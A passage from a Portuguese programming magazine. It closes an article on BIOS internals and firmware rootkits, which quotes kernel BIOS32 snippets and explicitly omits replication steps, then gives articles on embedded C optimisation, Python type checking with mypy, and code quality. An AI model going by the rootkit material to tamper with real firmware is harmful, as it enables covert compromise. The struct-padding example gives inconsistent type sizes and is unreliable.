            "lcall *(%%edi); cld\n\t"  //<--ponto
                                       //de entrada
            "jc 1f\n\t"
            "xor %%ah, %%ah\n"
            "1:"
```

Ou por exemplo no kernel do sistema OpenBSD 4.5, na listagem seguinte:

```
bios32_service(u_int32_t service, bios32_entry_t
                        e, bios32_entry_info_t ei)
{
      //...
            base = 0;
      __asm __volatile("lcall *(%4)"          //<--
                                    ponto de entrada
      : "+a" (service), "+b" (base), "=c" (count),
                                          "=d" (off)
            : "D" (&bios32_entry)
            : "%esi", "cc", "memory");
      //...
```

No caso do sistema operativo Windows, não existe informação disponível, no entanto existe um artigo bastante bom escrito por Axel Souchet, sobre o dispatcher do kernel do windows, que pode ser encontrado no seu blog no github.

Conclusão

Ao longo do artigo, pudémos observar alguns aspectos técnicos da BIOS e como utilizar a BIOS para executar tarefas sem necessidade de permissões para tal, ou até ultrapassar o sistema operativo de forma a inserir programas no computador, ou mesmo alterar o comportamento de programas instalados no computador. Apesar de a BIOS ser em grande parte considerada obsoleta e cada vez mais relegada e utilizada a UEFI, não deixa de ser interessante, uma vez que foi um padrão durante imensos anos. Os mais saudosos, poderão recordar-se do tempo em que a BIOS trazia um interpretador de BASIC no int 09h e os mais saudosos, do tempo do 5150, são capazes de se recordar do "diskless casset basic", no int 18h, entre tantas outras coisas. Existem algumas coisas bastante criativas e inofensivas que poderiam ser feitas com a informação disponível no artigo, como por exemplo modificar a prompt do sistema operativo, colocar um ficheiro de texto no desktop, etc… De qualquer das formas, mais do que repetir a experiência, o conhecimento transmitido sobre o funcionamento da BIOS é a parte mais interessante do artigo!

Todos os exemplos foram executados em ambiente completamente controlado, por forma a evitar qualquer estrago no hardware. Todas as experiências para replicar a pesquisa realizada pelos investigadores mencionados, foram feitas apenas para fins educativos. Não é de todo minha intenção que as pessoas peguem nisto e utilizem para qualquer propósito malicioso, mas sim demonstrar que tais vulnerabilidades são reais e podem ser executadas configurações com BIOS mais antigas.

Referências

Firmware Rootkits, The Threat to the Enterprise, John Heasman

Standard BIOS 32-bit Service Directory Proposal 0.4, Thomas C. Block

Coreboot project, Flashrom utility, http://www.coreboot.org/Flashrom


Phrack Magazine, edição 65, http://www.phrack.com/issues.html?issue=65

Flashrom https://www.flashrom.org/Flashrom

Limitação de Responsabilidade

Todo o conteúdo do artigo tem por objectivo a apresentação de um tema, de forma perfeitamente simples, recorrendo a ferramentas gratuítas ou versões de teste (trial), disponíveis nos sites oficiais dos fabricantes. A replicação de resultados de investigação de outros autores, foi feita de acordo com a informação disponibilizada pelos mesmos, nas publicações. Nem o autor do artigo nem a revista PROGRAMAR, poderão ser considerados responsáveis, por qualquer acto que seja executado pelos leitores do artigo, nem por qualquer dano que possa ser causado em resultado da temática apresentada no artigo.

Foram omitidas algumas etapas, a fim de evitar a fácil replicação de resultados. Aconselham-se os interessados a pesquisar a restante informação nas referências do artigo.



«Ilustração: Lorrane Ribeiro»

AUTOR

Escrito por António C. Santos

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos

A PROGRAMAR

Otimizando os sistemas embebidos

Tipos em Python

Gerir a Qualidade do Código

Otimizando os sistemas embebidos

Recentemente calhou em conversa com um amigo meu sobre programação de sistemas embebidos, visto que ele estava a avançar com um projeto muito interessante com um equipamento semelhante ao Arduino. Esta conversa relembrou-me os tempos em que programava em Ansi C (de 89) num LPC2106 da Phillips e aos tempos que andava a aprender Ansi C (de 89) e o belo do assembly, e surgiu a ideia para este artigo.

Quando alguém começa a programar num Arduino (ou equipamentos semelhantes) vai seguindo os exemplos que vai encontrando e vai adaptando às usa necessidades. No entanto, mais cedo ou mais tarde, vai querer implementar uma ideia que teve e, quem sabe, mais tarde transformar essa solução num produto que possa comercializar. A ideia deste artigo é oferecer um conjunto de técnicas e de pontos de interesse a ter em atenção por forma a maximizar os recursos que já têm, reduzindo o 'desperdício' dos recursos.

Vou partilhar um caso que aconteceu quando eu estava na faculdade a realizar um projeto de uma unidade curricular de hardware. O projeto era para concretizar um equipamento de controlo de acessos, com algumas características interessantes e um conjunto limitado de chips que tínhamos à disposição. Esse projeto até estava a correr bem para todos os grupos, mas chegou a uma altura que um componente esgotou e a tiveram que encomendar mais pelo que os grupos estavam com o trabalho condicionado. Bem, o grupo onde eu estava decidiu que enquanto os chips não chegavam íamos otimizar o nosso código e tentar maximizar a utilização dos recursos disponíveis que tínhamos. Long story short, finalizamos o projeto com uma solução que usava menos componentes que os restantes grupos e era a solução mais eficiente que os professores haviam recebido já há alguns anos.

Porque é que esta história é relevante? Assumindo que a solução apresentada seria para comercializar, os custos de produção baixavam bastante em grande escala porque usava menos componentes e como a utilização dos componentes foi maximizada, o produto tornou-se bastante eficiente.

From the begining

Antes de começar a falar onde se pode começar a poupar recursos, há um conceito que não se fala quando estamos a aprender a programar um Arduino, que é a frequência de clock e para que serve. Dizer que é a velocidade do processador não deixa de ser verdade, no entanto não é a verdade toda. A frequência de clock é a velocidade em que o processador executa uma instrução de código máquina.

Como se calcula essa velocidade?

A frequência é medida em Hertz (hz) e o tempo é medido em segundos (s), e existe uma relação matemática entre ambos:

$$f = \frac{1}{T}$$

Ou seja, a frequência é o inverso do tempo, consequentemente o tempo é o inverso da frequência.

$$T = \frac{1}{f}$$

Ex:

Um processador tem a frequência de 1Mhz, então:

$$T = \frac{1}{f} \Leftrightarrow T = \frac{1}{1000000} \Leftrightarrow T = 0{,}000001\,s \Leftrightarrow 1\,\mu s$$

ou seja, cada instrução de código máquina demora 1 microssegundo a ser executado.

Para tornar as nossas soluções mais rápidas, temos de realizar as operações por forma a realizar o mesmo objetivo com menos instruções, o que não é fácil. Com menos instruções, menos energia gastamos, mais tempo temos o nosso equipamento a funcionar.

A forma mais eficaz de alcançar esse propósito é fazer toda a aplicação em assembly, tendo nós todo o controlo sobre o processador, mas não recomendo. Trabalhar em assembly dá muitas dores de cabeça e pode ser demoroso até se ter resultados concretos. Por outro lado, podemos trabalhar com Ansi C, onde também é possível obter bastantes otimizações e quando for estritamente necessário então usar assembly, mas serão poucos os casos que requerem isso.

Need more memory

Os sistemas embebidos são sistemas de poucos recursos e que têm que ser bem geridos. Por exemplo, o Arduino Uno: têm:

- Flash Memory: 32 KB
- SRAM: 2 KB

- EEPROM: 1 KB

Como podem ver os valores são muito baixo comparados com um laptop e as nossas aplicações têm que fazer o seu propósito.

É importante conhecer o equipamento em que se está a trabalhar, as specsheets existem para dar a conhecer ao utilizador informações importantes sobre o produto, embora algumas delas sejam muito chatas de ler.

A primeira informação que temos que ter em consideração é o processador, mais concretamente o numero de bits de endereçamento, existem processadores com 8 bits até 64 bits.

Os processadores têm o conceito de WORD, que representa blocos de memória, e o seu tamanho representa o numero de bits do processador. No caso do Arduino Uno a WORD tem 8 bits, por outro lado o ESP8266 a WORD tem 32 bits. Esta informação vai condicionar o tamanho dos tipos de dados que temos disponíveis. Isto é verdade seja ele um processador em sistemas embebidos, seja ele um processador de um desktop/laptop.

Quais são os tipos de dados disponíveis?

Em C, numa arquitetura a 32 bits, temos os seguintes tipos de dados primitivos:

Tipo	Tamanho
char	1 byte
int	4 bytes
short	2 bytes
long	4 bytes
float	4 bytes
double	8 bytes

Estes tipos de dados podem ser com ou sem sinal, alterando o intervalo de valores admitidos, mas mantem a mesma quantidade de elementos.

Quando criamos uma variável temos que nos perguntar o que vai ela representar e que valores possível poderá ter. Por exemplo, se quisermos uma variável para representar o numero da semana do ano, qual seria o tipo mais indicado? A resposta seria o tipo char, que tem um byte e representa valores entre 0 até 255 (unsigned char) ou de -128 até 127 (signed char, tipo de dados por omissão no char). Como o valor da semana num ano não é negativo, poderíamos criar a variável com unsigned char.

Porque temos N variáveis de M tipos, existe uma oportunidade de tornar o código mais eficiente e passa pelo alinhamento de memória. Este tema não é nenhum bicho de sete cabeças e é fácil de perceber e aplicar.

A regra é “A ordem das variáveis é importante”.

Exemplo:

```
typedef struct My
{
    char c;   // 1 byte
    int i;       // 4 bytes
    short s;  // 2 bytes
    long d;   // 8 bytes
} MyStruct;
//15bytes
```

Neste exemplo a estrutura tem 15 bytes e estaríamos à espera que ocupasse somente isso, mas na realidade ocupa 24 bytes. Porquê? Por causa do alinhamento de memória das variáveis e do padding.

Realinhando as variáveis:

```
typedef struct My2
{
    double d; // 8 bytes
    int i;  // 4 bytes
    short s; // 2 bytes
    char c; // 1 byte
} MyStruct2;
```

Aqui temos todas as variáveis alinhadas (da variável que ocupa mais, para a que ocupa menos) e a estrutura ocupa agora 16 bytes e vai ser o mínimo de espaço que vai ocupar.

Mas ainda há um tweak que se pode realizar. Uma vez que a nossa estrutura tem 15 bytes, mas vai sempre ocupar 16, podemos ter a seguinte descrição:

```
typedef struct My3
{
    double d; // 8 bytes
    int i;  // 4 bytes
    short s; // 2 bytes
    char c; // 1 byte
    char c_pad; // 1 byte
} MyStruct3;
```

Acrescentamos mais uma variável que reflete o padding, ficamos a ocupar os 16 bytes de memória e no futuro se precisarmos de um byte para fazer a nossa magia podemos usar a varável de padding que criamos.

Como já referi, este comportamento é igual seja num processador de um computador ou o processador de um sistema embebido.

Constantes e Macros

Outra forma de ganhar memória é usar constantes. A varável mais pequena que temos é o char e ocupar 1 byte que pode conter 255 valores distintos, mas podemos usa-la para ter possa representar 8 mensagens distintas, ou seja, uma por cada bit.

```
#define ERROR_1  1
#define ERROR_2  2
#define ERROR_3  4
#define ERROR_4  8
```

```
#define ERROR_5  16
#define ERROR_6  32
#define ERROR_7  64
#define ERROR_8  128
```

A instrução "define", é uma instrução do pre-processador e em tempo de compilação vai substituir todas as "labels" pelo valor que representa.

Esta opção é bastante interessante se as usarmos como "return code" de funções ou nas ações de comparação (if, while, for, etc), pois não ocupam mais espaço do que estamos para já a utilizar.

Existe a instrução "const", que também torna o valor constante, no entanto é utilizado em variáveis, o que faz que se gaste mais memória.

A utilização de macros é um outro tweak de performance, tal como acontece nas constantes (#define), o pré-processador em tempo de compilação substitui "labels" pelo valor que está atribuído. Isto é muito interessante quando se têm pequenos procedimentos ou funções (até ~5 linhas de código), cujo o custo (em termos de processador) é mais alto para fazer uma operação simples.

Ex:

```
#define SUM(a,b) (a)+(b)
#define MULTIPLY(a,b) (a)*(b)

char a = SUM(2,3);
char b = MULTIPLY(4,5);
```

Neste exemplo foram criadas duas operações e usadas para inicializar duas variáveis.

Chamo a atenção que o compilador faz tradução direta dos valores e para evitar que se obtenha valores incorretos nas operações (devido a precedências dos operadores) deve ser pratica comum utilizar os parenteses a rondar cada variável, como está definida no exemplo.

Operadores bit a bit

Os operadores bit a bit, são uma forma bastante simples de aumentar a performance de um programa e permite fazer brincadeiras muito giras, pelo que devem ser utilizados sempre que possível.

Os operadores disponíveis são:

&	AND binário
|	OR binário
^	XOR Binário
~	Complemento ou Negação
<<	Shift Left
>>	Shift Right

Os três primeiros trabalham ao nível do bit e em conjunto com as tabelas de verdade e com a álgebra de Boole podem-se simplificar expressões.

O complemento nega o valor da expressão bit a bit, enquanto os shifts fazem deslocamento de bits para a direita e para a esquerda.

Se não estão habituados, ou não conhecem, o comportamento destes operadores recomendo que os testem num computador e vejam a sua potencialidade.

Estes operadores são particularmente uteis quando se está a trabalhar com GPIO dos equipamentos, nomeadamente na leitura e principalmente na escrita.

Exemplos:

Verificar se um determinado bit de um valor está ativo:

```
int isBit(int mask) {
   return ((readInput & mask) == mask);
}
```

Fazer reset de um conjunto de bits definido por uma mascara:

```
void resetBits(int mask) {
    writeOutput = ~mask & writeOutput;
}
```

Existem muitas operações em que se podem usar estes operadores para otimizar os programas.

> ***"É importante conhecer o equipamento em que se está a trabalhar, as specsheets existem para dar a conhecer ao utilizador informações importantes sobre o produto, embora algumas delas sejam muito chatas de ler."***

Conclusão


Programar para sistemas embebidos é muito interessante e programar para eles em Ansi C é ainda mais interessante. No entanto devido às limitações dos sistemas embebidos há necessidade de tornar os programas mais eficientes, utilizando menos recursos e consumindo menos energia.

Neste artigo foram deixadas algumas dicas de como utilizar ao máximo a memória alocada, como utilizar algumas caraterísticas da linguagem para aumentar a performance dos programas.

Referencias

Brian W. Kernighan. 1988. The C Programming Language (2nd ed.). Prentice Hall Professional Technical Reference.

Randal E. Bryant and David R. O'Hallaron. 2010. Computer Systems: A Programmer's Perspective (2nd ed.). Addison-Wesley Publishing Company, USA.



AUTOR

Escrito por Nuno Cancelo

Curioso por natureza e engenheiro informático por formação. Desde muito cedo me despertou o interesse pelos computadores e informática com o famoso Spectrum. Tenho um gosto peculiar por aprender novas coisas frequentemente mesmo que não venha a trabalhar com elas e optimizar os sistemas aumentando a sua performance.

Tipos em Python

Python sempre foi uma linguagem fortemente tipada, para surpresa de muitos que confundem a tipagem dinâmica com a ausência de tipos. Na realidade, os tipos em Python funcionam tão bem e de forma tão automática que muitas vezes esquecemos que eles existem.

Mas nem tudo é perfeito. Hoje existem programas gigantescos escritos em Python e os programadores precisam de ferramentas poderosas para entender e navegar neste código. Aí tínhamos um problema, pois ferramentas de edição mais avançadas com recursos de autocomplete (*intellisense*), refactoring e simplesmente de navegação no código fonte se tornaram extremamente complexas. Dadas as propriedades dinâmicas da linguagem, escrever este tipo de ferramentas para o programador Python se tornou uma tarefa complicada. Cada ferramenta era responsável por inferir o tipo de cada método ou função sendo chamada e esta não é uma tarefa simples, uma vez que temos poucas indicações de tipo no programa em si.

Sensível a necessidade de melhores ferramentas, o criador da linguagem, o neerlandês Guido van Rossum e outros resolveram adotar o que chamaram de tipagem gradual (gradual typing), permitindo o uso de anotações opcionais para indicar os tipos esperados, formalizando o trabalho iniciado pela PEP3107 *Function Annotations* (de Collin Winter e Tony Lownds) com a PEP483 *The Theory of Type Hints* (Guido van Rossum e Ivan Levkivskyi) e a PEP484 *Type Hints* (Guido van Rossum, Jukka Lehtosalo e Lukasz Langa). Embora a PEP3107 esteja disponível desde a versão 3.0 do interpretador Python, a PEP484 foi disponibilizada apenas a partir da versão 3.5. Interessante foi a interação do trabalho de Jukka Lehtosalo que começou a desenvolver uma variante da linguagem Python chamada de mypy-lang. Nesta variante, Jukka utilizava anotações de tipos para facilitar a geração de código nativo. O que ele ainda não estava sabendo era que seu trabalho despertaria o interesse do próprio criador da linguagem, Guido van Rossum para resolver um problema que ele tinha quase há duas décadas! Eu uma apresentação feita na PyCon US de 2016, eles explicam o histórico da ferramenta e vários casos de uso. Em 2013, Guido convence Jukka de tornar a mypy-lang compatível com o Python 3.0. Em 2014 eles começam a trabalhar na PEP484 que foi finalmente aceita em maio de 2015. O resultado é que podemos usar o mypy como um analisador de código estático, capaz de validar os tipos que utilizamos em nossos programas escritos em Python, com ou sem as anotações de tipos.

A abordagem do mypy é interessante por ser gradual (ideias do *gradual typing*), permitindo a mescla de código anotado com código normal, sem nada obrigar, nem mesmo alterar a linguagem. Outro fato interessante é que as anotações não interferem na execução do código em si. Isto significa que estas são utilizadas apenas pelo mypy durante a análise estática do código, sem influenciar com o trabalho que o interpretador Python executa (embora as anotações estejam disponíveis em __annotations__). Esta separação é tão interessante que você pode ignorar os erros apontados pelo mypy e ainda ter um programa Python que roda normalmente, exacerbando o conceito de gradual ao máximo.

Exemplos

Vejamos alguns exemplos para entender melhor como isso funciona. Usando a versão mais nova do Python, a 3.6, podemos instalar o mypy simplesmente com:

```
pip install mypy
```

Façamos um pequeno programa, p0.py:

```
def soma(a, b):
    return a + b

a = input("Digite um número: ")
b = input("Digite outro número: ")
print(f"A soma destes dois números é: {soma
                                        (a,b)}")
```

Aqui temos a típica liberdade de tipos do Python! Se o executarmos, teremos a função soma sendo chamada com os valores de a e b retornados pela função input. O próprio nome soma indica nossa intenção de somar dois números ou de apenas trabalhar com números, uma vez que chamamos a operação de juntar strings de concatenação. Para surpresa de muitos, o resultado deste programa é:

```
> python p0.py
Digite um número: 1
Digite outro número: 2
A soma destes dois números é: 12
>mypy p0.py
>
```

Se você esperava que 3 fosse impresso deve estar surpreso com o resultado. Como não indicamos nada sobre os tipos dos parâmetros da função soma, mesmo chamando o mypy não obtivemos qualquer aviso ou mensagem de erro. E este resultado está correto, uma vez que a ausência de anotações implica que a função aceita valores de todos os tipos!

Muitas pessoas dirão que isso é uma característica normal das linguagens tipadas dinamicamente e que devemos escrever testes para resolver este tipo de problema. O problema com os testes é que normalmente os escrevemos em condições ideais e esperadas por quem escreveu a própria função. Quando o sistema cresce e vários programadores começam a trabalhar juntos, os testes podem passar e ainda assim teremos problemas mais adiante, como alguém chamando a função soma e passando strings para a e b. De forma alguma estou a dizer que testes não são úteis, pelo contrário, testes fazem parte do desenvolvimento moderno e tem tanta importância quanto o código principal. Mas se utilizarmos as anotações de tipos ou

type hints com o mypy, teremos avisos muito antes de escrevermos os testes. Outra vantagem é que as anotações restam com o programa e mesmo que nosso código seja mais tarde importado por outros módulos ainda poderemos verificar se estão sendo chamados com os tipos certos.

Vejamos o mesmo programa com anotação de tipos:

```
def soma(a: int, b: int) -> int:
    return a + b

a = input("Digite um número: ")
b = input("Digite outro número: ")

print(f"A soma destes dois números é: {soma(a,b)}")
```

Rodando o mypy novamente temos:

```
> mypy p1.py
p1.py:8: error: Argument 1 to "soma" has
incompatible type "str"; expected "int"
p1.py:8: error: Argument 2 to "soma" has
incompatible type "str"; expected "int"
```

Como declaramos a função soma com:

```
def soma(a: int, b: int) -> int:
```

O mypy agora sabe que esperamos a e b do tipo int. A flecha após os parênteses também indicam o tipo de retorno esperado, ou seja, um número inteiro.

O mypy detecta antes de executarmos nosso programa que na linha 8, ao chamarmos a função soma, passamos argumentos do tipo string (str) em vez de int. Em um programa maior, este tipo de aviso se torna uma ferramenta muito útil, especialmente pelo mypy ser capaz de funcionar com classes e tipos mais complexos.

Outro ponto a destacar é o trabalho realizado pelo projeto Typeshed que disponibiliza anotações para os principais módulos da linguagem, mas também para módulos que não fazem parte da distribuição padrão como requests ou jinja2. O Typeshed é instalado junto com o mypy, mas vale comentar como é possível combinar a declaração de tipos com o código padrão do Python que não é anotado. A solução encontrada foi de criar arquivos .pyi com as anotações. Vejamos um trecho de json.pyi (stdlib/3/json.pyi), parte do Typeshed:

```
from typing import Any, IO, Iterator, Optional,
                Tuple, Callable, Dict, List, Union

class JSONDecodeError(ValueError):
    def dumps(self, obj: Any) -> str: ...
    def dump(self, obj: Any, fp: IO[str], *args:
                    Any, **kwds: Any) -> None: ...
    def loads(self, s: str) -> Any: ...
    def load(self, fp: IO[str]) -> Any: ...
```

De forma muito parecida com os arquivos de cabeçalhos (headers) da linguagem C, os arquivos pyi trazem implementações vazias (...) das classes e métodos do módulo json. A utilização do pyi permite a utilização das anotações de tipo mesmo com versões do Python anteriores a 3.5 ou mesmo a 3.0.

O módulo typings foi introduzido para trazer as definições de tipos utilizadas pelo mypy. Any significa qualquer tipo e é o tipo padrão quando nada declaramos.

Vejamos outros exemplos (p2.py):

```
from typing import List

def soma(l: List[int]) -> int:
    return sum(l)

a = soma([1, 2, 3])
b = soma([1.0, 'a'])
> mypy p2.py
p2.py:7: error: List item 0 has incompatible
                                        type "float"
p2.py:7: error: List item 1 has incompatible
                                          type "str"
```

A linha 7 é a linha onde chamamos a função soma definida em p2.py com uma lista contendo um float e uma string! Veja que com a anotação List[int] conseguimos verificar o tipo de elementos aceitos em uma lista! E o melhor, conseguimos validar este tipo de erro antes mesmo de executarmos nosso programa.

E se quiséssemos somar tanto ints quanto floats?

```
from typing import List, Union

def soma(l: List[Union[int, float]]) -> Union
[int, float]:
    return sum(l)

print(soma([1.0, 2, 3.0]))
print(soma([1.0, 2.0, 3.0]))
print(soma([1, 2, 3]))
```

Utilizaríamos Union. Veja que definimos os tipos opcionais entre colchetes, como se estivéssemos utilizando um dicionário. Desta forma, os elementos da lista podem ser int ou float, assim como seu tipo de retorno. Desta vez o mypy está contente e não reporta erros.

Vejamos um exemplo mais completo, utilizando classes:

```
from typing import List

class ItemAgenda:
    def __init__(self, nome: str, telefone: str)
-> None:
        self.nome = nome
        self.telefone = telefone

    def __str__(self) -> str:
        return f"Nome: {self.nome} Telefone:
{self.telefone}"

class Agenda:
    def __init__(self) -> None:
        self.items = []  # type: List
[ItemAgenda]

    def adiciona(self, item: ItemAgenda) -> No-
ne:
        self.items.append(item)
```

```
a = Agenda()
a.adiciona(ItemAgenda("Nilo", 7891))
a.items.append(("Nilo", "7891"))
a.items[0].nome = 123
print(a.items)
print(a.items[0])
```

Que ao executarmos produz:

```
> python p4.py
[<__main__.ItemAgenda object at 0x03630710>,
('Nilo', '7891')]
Nome: 123 Telefone: 7891
```

Você consegue ver os erros? Este é o tipo de situação que nos encontramos muitas vezes ao desenvolver em Python. Simplesmente passamos telefone como int e não string e adicionamos uma tupla com nome e telefone em uma lista onde esperávamos ter apenas elementos do tipo ItemAgenda. Este é o tipo de erro que vai gerar uma exceção muito mais à frente em nosso código, provavelmente quando tentarmos chamar um método de string em um objeto int!

Vejamos o que diz o mypy:

```
> mypy p4.py

p4.py:22: error: Argument 2 to "ItemAgenda" has
incompatible type "int"; expected "str"

p4.py:23: error: Argument 1 to "append" of "list"
has incompatible type "Tuple[str, str]"; expected
"ItemAgenda"

p4.py:24: error: Incompatible types in assignment
(expression has type "int", variable has type
"str")
```

Veja que ele é capaz de retornar todos estes erros! Na linha 22 ele informa que esperávamos str e não int. Na linha 23, ele informa que passamos uma tupla de strings e não um objeto do tipo ItemAgenda! Mesmo na linha 24, onde acessamos diretamente nome temos uma mensagem adequada.

Observe que a lista de elementos da agenda teve seu tipo definido em um comentário:

```
self.items = []  # type: List[ItemAgenda]
```

Esta convenção é utilizada pelo mypy quando as anotações não são possíveis diretamente no código, como no caso da declaração de uma lista vazia.

Estes exemplos são apenas uma leva introdução do que se pode fazer com o mypy. Eu recomendo ler o tutorial e a documentação do módulo, disponível aqui.

Conclusão

O mypy está em pleno desenvolvimento. Quando suas interfaces com editores de texto estiverem prontas, teremos uma API capaz de trabalhar com plug-ins que ajudarão a refatorar o código, navegar para definições e detectar durante a edição vários tipos de erros.

> ***"Python sempre foi uma linguagem fortemente tipada, para surpresa de muitos que confundem a tipagem dinâmica com a ausência de tipos"***

Para quem gosta de Python e ao mesmo tempo precisa utilizar melhores ferramentas, acredito que o mypy seja uma ótima alternativa. O programa com as anotações é compatível com o interpretador Python, sem alterações, permitindo a adoção gradativa das informações de tipo. Isto deixa cada desenvolvedor do time decidir se quer ou não utilizar as anotações, sem impedir sua utilização.

A análise estática do código permite a detecção de erros que antes teriam que ser detectados em tempo de execução ou por casos de testes adicionais.

O mypy é uma ferramenta útil para cinto de utilidades de todo desenvolvedor Python. Com o tempo, o ganho gerado pelas informações de tipo será ainda maior. Uma alternativa que não muda a linguagem em si, nem obriga todos a utilizarem é sem dúvida uma boa opção para melhorar a detecção de erros em seus programas.

AUTOR

Escrito por Nilo Ney Coutinho Menezes

é desenvolvedor de software, especializado em programação paralela, assíncrona e de sistemas distribuídos. Atuou em diversos projetos europeus como pesquisador nas áreas de simulação, telefonia móvel e redes. Coordenou equipes de desenvolvimento de software para indústrias em Manaus, Brasil. Hoje trabalha em sua empresa na Bélgica, prestando consultoria para o desenvolvimento de sistemas escalonáveis e computação em nuvem. É mestre em informática e bacharel em processamento de dados pela Universidade Federal do Amazonas. É autor do livro « Introdução à Programação com Python » editado pela Editora Novatec e disponível tanto no Brasil quanto em Portugal. Nilo pode ser encontrado pelo site: https://python.nilo.pro.br ou no telegram @lskbr e https://t.me/PyCoding.

Gerir a Qualidade do Código

Vamos dar uma martelada? Quem nunca ouviu esta expressão enquanto trabalhava numa aplicação, quer seja no seu desenvolvimento, quer seja na sua manutenção. Este tipo de prática não abona em nada as nossas aplicações e com o tempo acaba por ser um procedimento, uma *feature* da aplicação que não nos conseguimos livrar.

Este simples exemplo, é apenas um num enorme lote de más práticas que são realizados ao longo dos tempos em muitos projetos. Como fica a nossa aplicação, a sua performance, o seu grau de manutenção, de legibilidade? Podemos dizer que a aplicação tem qualidade?

Quando falamos de qualidade, do que nos estamos a referir? O que é a Qualidade? O que é a Qualidade de uma aplicação? Como podemos medir? Como a podemos gerir?

A estas, e outras questões que possam surgir, é o tema deste artigo.

O que é a Qualidade?

O ISO 8402-1986 define a qualidade como:

"the totality of features and characteristics of a product or service that bears its ability to satisfy stated or implied needs."

Ou seja, a Qualidade é o resultado do grau de exigência sobre um produto ou serviço que nós temos. Se somos muito exigentes, o resultado tem boa qualidade. Se não somos exigentes ... bem ... temos o que merecemos. :-)

O que é a Qualidade de Código?

Quando falamos de Qualidade de Código a “porca torce o rabo”, muita gente tem uma conceção errada do conceito e mede qualidade pelo numero de linhas ou a quantidade de testes que o projeto tem, entre outros. A Qualidade de código não se relacionada com a dimensão do projeto (número de linhas) ou com as funcionalidades/integração (número de testes) do projeto, mas sim com a aplicação de boas práticas, redução de bugs, eliminação de código morto, a facilidade de manutenção do projeto.

Estes são apenas alguns de muitos aspetos a considerar na análise de código estático.

